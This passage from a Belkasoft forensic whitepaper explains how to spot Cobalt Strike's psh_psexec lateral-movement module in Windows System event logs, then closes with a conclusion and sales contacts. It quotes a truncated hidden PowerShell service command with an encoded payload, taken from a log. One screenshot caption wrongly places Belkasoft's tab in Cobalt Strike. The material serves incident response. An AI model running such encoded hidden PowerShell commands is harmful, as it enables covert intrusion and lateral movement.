Figure 7. Evidence pointing to Cobalt Strike's PsExec execution shown in Belkasoft X

Module with PowerShell

In Cobalt Strike, there is another module similar to PsExec, but this one involves PowerShell, which is quite popular among all sorts of threat actors. This module is known as psh_psexec. It got captured in PowerShell Event logs and other logs in event ID 7045 from System:

The screenshot shows the 'Incident Investigations' tab in Cobalt Strike. On the left, a tree view shows various system components, with 'System event logs (1863)' expanded. The main pane displays a list of 19 items, which are services. The service '%COMSPEC%' is highlighted. Below the list, a 'Properties' window is open, showing details for the selected service.

Path	Service type	Service start type	Path
\\?\C:\Program	kernel mode driver	system start	D:\V
\\?\C:\Program	kernel mode driver	system start	D:\V
bin C:\Program Fi	user mode service	auto start	D:\V
C:\ProgramDe	kernel mode driver	system start	D:\V
%COMSPEC%	user mode service	demand start	D:\V
\\MSEdgeWII	user mode service	demand start	D:\V
C:\ProgramDe	kernel mode driver	system start	D:\V

Properties

System event log

Time (UTC)	04-Oct-20 2:35:11 PM
Computer name	MSEdgeWIN10
Security ID	S-1-5-18

System event log

Service name	6d1b90b
	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAgMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAB yAGUAYQBtACgALABbAEMAbwBuAHYAZQB yAHQAXQA6ADoARgByAG8AbQBCAGEAcwBI

Figure 8. A service created by Cobalt Strike's psh_psexec command

These services are detected easily because recognizable names and arguments are used to start them.

Conclusion

Most cyberattacks are characterized by activities involving lateral movement. In this phase, bad threat actors typically explore networks to find the most vulnerable elements.

The techniques we reviewed in this paper see a lot of use, especially among APT groups. In any case, the chances of you encountering them—in an incident response engagement—are quite high.

When you know where to look (sensitive locations and files from the registry and event logs) and use the right tools (Incident Investigations tab and other viewers in Belka X), uncovering lateral movement becomes easier.

Belkasoft Evidence Center X is a tool that is commonly used for incident response and investigations—because it significantly reduces the time needed to find, track, and analyze lateral movement artifacts and other digital footprints.

Note: Our Digital Incident Response series already has these papers:

- [Hunting for Initial Infection Vector with Belkasoft Evidence Center whitepaper](#)
- [Tracking Potentially Malicious Files with Evidence of Execution Using Belkasoft Evidence Center](#)
- [Using Belkasoft Evidence Center to Uncover Cyber Threat Actors' Persistence Mechanisms](#)

The trial version of Belkasoft X is available at <https://belkasoft.com/trial>

Request a quote at <https://belkasoft.com/pricing>

For more information contact us at
sales@belkasoft.com

Visit belkasoft.com
Try free at <https://belkasoft.com/trial>
30 days trial

702 San Conrado Terrace, Unit 1
Sunnyvale CA 94085
+1 310 625 9252 (USA)
<https://belkasoft.com>